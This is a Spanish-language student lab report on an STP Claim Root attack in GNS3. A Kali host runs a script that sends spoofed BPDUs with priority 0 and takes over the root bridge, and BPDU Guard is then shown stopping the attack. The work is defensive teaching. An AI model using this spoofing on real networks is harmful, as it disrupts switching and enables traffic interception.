

DOCUMENTACIÓN TÉCNICA PROFESIONAL

Ataque STP Claim Root

Laboratorio de Seguridad de Redes

Autor	Michael David Robles Fermín
Matrícula	2025-0845
Docente	Jonathan Rondón
Repositorio	https://github.com/iClexi/STP-Claim-Root-Attack
Video demostrativo	https://youtu.be/ZiQyB0NBzIY?si=m2-uQlhz8ew9lkzT
Red de laboratorio	20.25.8.0/24




Figura 1. Topología general utilizada para el laboratorio STP Claim Root.

Índice

1. Introducción.....	3
2. Objetivos	3
2.1 Objetivo del laboratorio	3
2.2 Objetivo del script	3
3. Alcance y uso responsable	3
4. Documentación de la red	4
5. Estado inicial antes del ataque.....	5
5.1 Estado STP en SW3.....	5
5.2 Estado STP en SW2.....	6
5.3 SW1 como Root Bridge legítimo.....	7
6. Ejecución del ataque	8
7. Evidencia del impacto	9
8. Contramedida documentada	10
9. Verificación posterior a la mitigación	11
10. Conclusión	12
11. Referencias	12

1. Introducción

Este documento presenta la documentación técnica profesional del laboratorio STP Claim Root Attack. La práctica fue realizada en un entorno controlado de GNS3, utilizando tres switches Cisco IOSvL2, una máquina Kali Linux como atacante, un router R-1 y una VPC como cliente de prueba. El ataque consiste en enviar BPDUs falsas para intentar modificar la elección del Root Bridge en la topología STP.

2. Objetivos

2.1 Objetivo del laboratorio

Demostrar cómo un atacante puede alterar la elección del Root Bridge en STP mediante el envío de BPDUs falsas desde Kali Linux.

2.2 Objetivo del script

Automatizar el envío de BPDUs falsas con prioridad superior para intentar que los switches acepten un Root Bridge malicioso.

3. Alcance y uso responsable

Este laboratorio fue desarrollado exclusivamente con fines educativos, académicos y de práctica controlada. Las técnicas descritas deben utilizarse únicamente en entornos propios o autorizados, como GNS3, EVE-NG, PNETLab o laboratorios internos de pruebas. No se autoriza su uso en redes públicas, empresariales o de terceros sin permiso explícito.

4. Documentación de la red

La topología de laboratorio utiliza tres switches interconectados para permitir el funcionamiento de STP. SW1 actúa inicialmente como Root Bridge legítimo, SW2 conecta a Kali Linux y SW3 conecta a PC1. La red opera sobre el segmento 20.25.8.0/24.




Figura 2. Topología con SW1, SW2, SW3, Kali y PC1.

Dispositivo	Interfaz	Rol	Descripción
SW1	Gi0/0, Gi0/1, Gi0/2	Root Bridge legítimo	Switch raíz inicial de la topología STP
SW2	Gi0/0, Gi0/1, Gi0/2	Switch de acceso atacante	Conecta a Kali en Gi0/2
SW3	Gi0/0, Gi0/1, Gi0/2	Switch de acceso cliente	Conecta a PC1
Kali	eth0	Atacante	Ejecuta el script STP Claim Root
PC1	e0	Cliente	Equipo de prueba

5. Estado inicial antes del ataque

5.1 Estado STP en SW3

SW3 reconoce a SW1 como Root Bridge antes del ataque.

```
show spanning-tree vlan 1
```

```
SW3#show spanning-tree vlan 1
VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    4097
             Address     0021.a237.0000
             Cost        4
             Port        1 (GigabitEthernet0/0)
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID   Priority    32769 (priority 32768 sys-id-ext 1)
             Address     0ca0.fe6c.0000
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time   300 sec

Interface    Role Sts Cost      Prio.Nbr Type
-----
Gi0/0        Root FWD 4         128.1    P2p
Gi0/1        Desg FWD 4         128.2    P2p
Gi0/2        Desg FWD 4         128.3    P2p
Gi0/3        Desg FWD 4         128.4    P2p
Gi1/0        Desg FWD 4         128.5    P2p

SW3#
```

Figura 3. Estado STP inicial en SW3.

5.2 Estado STP en SW2

SW2 reconoce a SW1 como Root Bridge y mantiene su puerto root hacia la topología legítima.

```
show spanning-tree vlan 1
```

```
SW2#show spanning-tree vlan 1
VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    4097
             Address     0c21.a237.0000
             Cost        4
             Port        1 (GigabitEthernet0/0)
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    32769 (priority 32768 sys-id-ext 1)
             Address     0cb2.fd60.0000
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  300 sec

Interface                Role Sts Cost      Prio.Nbr Type
-----
Gi0/0                    Root FWD 4         128.1    P2p
Gi0/1                    Altn BLK 4         128.2    P2p
Gi0/2                    Desg FWD 4         128.3    P2p
Gi0/3                    Desg FWD 4         128.4    P2p
Gi1/0                    Desg FWD 4         128.5    P2p

SW2#
```

Figura 4. Estado STP inicial en SW2.

5.3 SW1 como Root Bridge legítimo

En SW1 se observa la indicación de que este bridge es el root legítimo antes del ataque.

```
show spanning-tree vlan 1
```

```
SW1#show spanning-tree vlan 1
VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    4097
             Address     0c21.a237.0000
             This bridge is the root
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    4097  (priority 4096 sys-id-ext 1)
             Address     0c21.a237.0000
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  300 sec

Interface Role Sts Cost Prio.Nbr Type
-----
Gi0/0 Desg FWD 4 128.1 P2p
Gi0/1 Desg FWD 4 128.2 P2p
Gi0/2 Desg FWD 4 128.3 P2p
Gi0/3 Desg FWD 4 128.4 P2p
Gi1/0 Desg FWD 4 128.5 P2p


SW1#
```

Figura 5. SW1 identificado como Root Bridge legítimo.

6. Ejecución del ataque

El ataque se ejecuta desde Kali Linux mediante el script stp-claim-root.py. El script envía BPDUs con prioridad falsa de root igual a 0 y dirección MAC falsa 00:00:00:00:00:01, intentando superar la prioridad del Root Bridge legítimo.

```
sudo python3 stp-claim-root.py
```



```
(kali@kali)-[~]
$ sudo python3 stp-claim-root.py

STP Claim Root Attack
Usar solamente en laboratorio autorizado

Interfaces disponibles:

1. eth0          UP          20.25.8.46/24 fe80::7dd6:79b3:1d4:e0da/64
2. eth1          DOWN

Interfaz conectada al switch [Enter = eth0]: 1
Pausa entre BPDUs en segundos [Enter = 1.0]:
Duración en segundos, 0 es infinito [Enter = 0]:
Prioridad Root Bridge falsa [Enter = 0]:
Prioridad Bridge falsa [Enter = 0]:
MAC falsa del Root Bridge [Enter = 00:00:00:00:00:01]:
MAC falsa del Bridge atacante [Enter = 00:00:00:00:00:01]:
Port ID anunciado [Enter = 32769]:

Configuración seleccionada:
Interfaz: eth0
Info interfaz: eth0          UP          20.25.8.46/24 fe80::7dd6:79b3:1d4:e0da/64
MAC real atacante: 00:0c:29:58:50:08
Root Priority falsa: 0
Root MAC falsa: 00:00:00:00:00:01
Bridge Priority falsa: 0
Bridge MAC falsa: 00:00:00:00:00:01
Port ID: 32769
Pausa: 1.0
Duración: infinita

Presiona Enter para iniciar el ataque en el laboratorio

Ataque iniciado
Presiona Ctrl+C para detener

BPDUs enviados=1 tiempo=0.1s
```

Figura 6. Ejecución del script STP Claim Root desde Kali Linux.

7. Evidencia del impacto

Después de iniciar el ataque, SW1 muestra que el Root ID cambió hacia una dirección MAC falsa anunciada por Kali. Esto confirma que las BPDUs enviadas por el atacante fueron aceptadas por STP y que la elección del Root Bridge fue manipulada.

```
show spanning-tree vlan 1
```

```
SW1#show spanning-tree vlan 1
VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    0
             Address    0000.0000.0001
             Cost        8
             Port        2 (GigabitEthernet0/1)
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    4097 (priority 4096 sys-id-ext 1)
             Address    0c21.a237.0000
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time   300 sec

Interface Role Sts Cost Prio.Nbr Type
-----
Gi0/0     Desg FWD 4    128.1 P2p
Gi0/1     Root FWD 4    128.2 P2p
Gi0/2     Desg FWD 4    128.3 P2p
Gi0/3     Desg FWD 4    128.4 P2p
Gi1/0     Desg FWD 4    128.5 P2p


SW1#
```

Figura 7. SW1 mostrando Root ID falso después del ataque.

8. Contramedida documentada

La contramedida aplicada es BPDU Guard en el puerto de SW2 conectado a Kali. Este puerto se configura como puerto de acceso con PortFast, y BPDU Guard lo protege contra recepción de BPDUs. Si el puerto recibe una BPDU, el switch lo coloca en estado err-disabled.

```
enable
configure terminal
interface gigabitEthernet0/2
description HACIA-KALI-ATACANTE
switchport mode access
spanning-tree portfast
spanning-tree bpduguard enable
end
write memory
```



```
SW2#enable
SW2#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
SW2(config)#
SW2(config)#interface gigabitEthernet0/2
SW2(config-if)#description HACIA-KALI-ATACANTE
SW2(config-if)#switchport mode access
SW2(config-if)#spanning-tree portfast
%Warning: portfast should only be enabled on ports connected to a single
host. Connecting hubs, concentrators, switches, bridges, etc... to this
interface when portfast is enabled, can cause temporary bridging loops.
Use with CAUTION

%Portfast has been configured on GigabitEthernet0/2 but will only
have effect when the interface is in a non-trunking mode.
SW2(config-if)#spanning-tree bpduguard enable
SW2(config-if)#exit
SW2(config)#
SW2(config)#end
SW2#write memory
*May 31 21:36:17.266: %SYS-5-CONFIG_I: Configured from console by console
Building configuration...
Compressed configuration from 2937 bytes to 1442 bytes[OK]
SW2#
```

Figura 8. Configuración de BPDU Guard en SW2.

9. Verificación posterior a la mitigación

Luego de aplicar BPDU Guard, el ataque vuelve a ejecutarse, pero SW2 detecta las BPDUs provenientes de Kali y deshabilita el puerto. Como resultado, SW1 mantiene el rol de Root Bridge legítimo y la topología STP queda protegida.

```
show logging
show interfaces status
```

```
*May 31 21:36:42.805: %SPANSTREE-2-BLOCK_BPDUGUARD: Received BPDU on port Gi0/2 with BPDU Guard enabled. Disabling port.
*May 31 21:36:42.805: %PM-4-ERR_DISABLE: bpduguard error detected on Gi0/2, putting Gi0/2 in err-disable state
*May 31 21:36:43.805: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/2, changed state to down
*May 31 21:36:44.807: %LINK-3-UPDOWN: Interface GigabitEthernet0/2, changed state to down
```

Figura 9. SW2 detecta BPDU no autorizada y deshabilita el puerto hacia Kali.

```
show spanning-tree vlan 1
```

```
SW1#show spanning-tree vlan 1
VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    4097
             Address     0c21.a237.0000
             This bridge is the root
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    4097  (priority 4096 sys-id-ext 1)
             Address     0c21.a237.0000
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  15 sec

Interface Role Sts Cost Prio.Nbr Type
-----
Gi0/0 Desg FWD 4 128.1 P2p
Gi0/1 Desg FWD 4 128.2 P2p
Gi0/2 Desg FWD 4 128.3 P2p
Gi0/3 Desg FWD 4 128.4 P2p
Gi1/0 Desg FWD 4 128.5 P2p

SW1#
```

Figura 10. SW1 conserva el rol de Root Bridge después de la mitigación.

10. Conclusión

El laboratorio demuestra que STP puede ser manipulado si un puerto de acceso permite recibir BPDUs desde un dispositivo no autorizado. El atacante logra anunciar un Root Bridge falso con prioridad superior y modificar temporalmente la lógica de la topología. La aplicación de BPDU Guard en el puerto hacia Kali resultó efectiva, ya que el switch detectó la recepción de BPDUs no autorizadas y deshabilitó la interfaz. Esta defensa protege la estabilidad de la red de capa 2 y evita que dispositivos finales participen en la elección del Root Bridge.

11. Referencias

Repositorio: <https://github.com/iClexi/STP-Claim-Root-Attack>

Video demostrativo: <https://youtu.be/ZiQyB0NBzIY?si=m2-uQlhz8ew9lkzT>

.